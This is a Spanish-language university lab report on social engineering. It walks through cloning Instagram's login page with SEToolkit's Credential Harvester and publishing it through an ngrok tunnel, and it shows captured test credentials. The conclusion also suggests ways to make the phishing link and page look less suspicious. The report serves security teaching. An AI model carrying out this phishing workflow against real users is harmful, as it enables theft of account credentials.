Universidad Nacional Autónoma de México

Facultad de Estudios Superiores Aragón

Alumno: Bermeo Espino Juan Daniel


Reporte de práctica: Clonar pagina web - Ingeniería Social

Temas especiales de seguridad informática Grupo: 2060

Profesor: Jose Francisco Aguilar Hernandez Semestre 2024-II

Proceso


Para realizar de forma efectiva la práctica usaremos una pagina web con mucho flujo de usuarios y además que contiene informacion delicada en una sola pestaña, ya que lo que colocaremos será el tab de la url que pasemos. Por ello usaremos Instagram que no permite obtener usuario, numero de telefono o correo y contraseña.




Después de tener la página que queremos usar para clonar debemos de seguir los pasos instruidos para generar la página con el SEToolkit.

```
   1) Java Applet Attack Method
   2) Metasploit Browser Exploit Method
   3) Credential Harvester Attack Method
   4) Tabnabbing Attack Method
   5) Web Jacking Attack Method
   6) Multi-Attack Web Method
   7) HTA Attack Method

  99) Return to Main Menu

set:webattack>3

 The first method will allow SET to import a list of pre-defined web
 applications that it can utilize within the attack.

 The second method will completely clone a website of your choosing
 and allow you to utilize the attack vectors within the completely
 same web application you were attempting to clone.

 The third method allows you to import your own website, note that you
 should only have an index.html when using the import website
 functionality.

   1) Web Templates
   2) Site Cloner
   3) Custom Import

  99) Return to Webattack Menu

set:webattack>2
```

```
set:webattack>2
[-] Credential harvester will allow you to utilize the clone capabilities within SET
[-] to harvest credentials or parameters from a website as well as place them into a report

-------------------------------------------------------------------
-- * IMPORTANT * READ THIS BEFORE ENTERING IN THE IP ADDRESS * IMPORTANT * --

The way that this works is by cloning a site and looking for form fields to
rewrite. If the POST fields are not usual methods for posting forms this
could fail. If it does, you can always save the HTML, rewrite the forms to
be standard forms and use the "IMPORT" feature. Additionally, really
important:

If you are using an EXTERNAL IP ADDRESS, you need to place the EXTERNAL
IP address below, not your NAT address. Additionally, if you don't know
basic networking concepts, and you have a private IP address, you will
need to do port forwarding to your NAT IP address from your external IP
address. A browser doesn't know how to communicate with a private IP
address, so if you don't specify an external IP address if you are using
this from an external perspective, it will not work. This isn't a SET issue
this is how networking works.

set:webattack> IP address for the POST back in Harvester/Tabnabbing [192.168.1.80]:
[-] SET supports both HTTP and HTTPS
[-] Example: http://www.thisisafakesite.com
set:webattack> Enter the url to clone: >https://www.instagram.com/

[*] Cloning the website: >https://www.instagram.com/
[*] This could take a little bit...

The best way to use this attack is if username and password form fields are available. Regardless, this captures all POSTs on a website.
[*] The Social-Engineer Toolkit Credential Harvester Attack
[*] Credential Harvester is running on port 80
[*] Information will be displayed to you as it arrives below:
```






Como podemos ver nos dice que los servicios de la página se encuentran en la ip que dejamos como por defecto y en el puerto 80, por lo cual generamos un link público http por medio de ngrok pasándole como argumento la dirección con su puerto

```
┌──(root㉿kali)-[/home/grifin]
└─# ngrok http 192.168.1.80:80
```


```
ngrok

Full request capture now available in your browser: https://ngrok.com/r/ti

Session Status                online
Account                       Grifin (Plan: Free)
Version                       3.9.0
Region                        United States (us)
Latency                       62ms
Web Interface                 http://127.0.0.1:4040
Forwarding                    https://0f90-2806-104e-a-f94e-4c43-96c4-bd18-c47a.ngrok-free.app → http://192.168.1.80:80

Connections                   ttl     opn     rt1     rt5     p50     p90
                              417     0       0.00    0.09    0.03    0.13

HTTP Requests
-------------

POST /ajax/bz
POST /ajax/bz
POST /ajax/bz
POST /api/graphql
```



Después de ello ngrok nos genera el link accederemos a él y lo mandaremos a las víctimas para esperar la información en la consola de SEToolkit.

La información recabada en modo prueba se muestra a continuación:

```
POSSIBLE USERNAME FIELD FOUND: username=elpepe
[*] WHEN YOU'RE FINISHED, HIT CONTROL-C TO GENERATE A REPORT.


[*] WE GOT A HIT! Printing the output:
POSSIBLE PASSWORD FIELD FOUND: enc_password=#PWD_INSTAGRAM_BROWS
UsJnl2A7aJ5xc4wbC/N7fwAph1DeyHunOTqz32K1NvvQnv39SNfaTDA5lVunh2Pi
PARAM: optIntoOneTap=false
PARAM: queryParams={}
PARAM: trustedDeviceRecords={}
POSSIBLE USERNAME FIELD FOUND: username=elpepe
[*] WHEN YOU'RE FINISHED, HIT CONTROL-C TO GENERATE A REPORT.
```



Conclusiones

La práctica es muy interesante, ya que comprendo totalmente la forma de desarrollar infraestructura para sitios fishing, me parece sencillo e interesante, de igual manera estos sitios con el tiempo pierden su efectividad pues la modernización de los usuarios ayuda a caer menos en estos métodos tan básicos.

Por otra parte imagino mejoras como el generar links por medio de algún servicio que no sean tan sospechosos, o quizá buscar una pagina que no presente cargas específicas como se vio en este caso con instagram se pierde la imagen central de smartphone, que podría generar sospechas, aunque normalmente se recurre a pensar rápidamente que es error de carga por deficiencias en la red.

De igual maner como se pudo ver solo conseguí extraer lo solicitado en el campo de identificación del usuario, sin embargo la contraseña suele nombrarla como enc_password, que imagino significa contraseña encriptada, por lo cual lo que estamos viendo es quizá un hash de la verdadera contraseña y aunque ya es algo podemos ver como es deficiente aún el método pues pueden copiarse protecciones que mantengan la protección del usuario.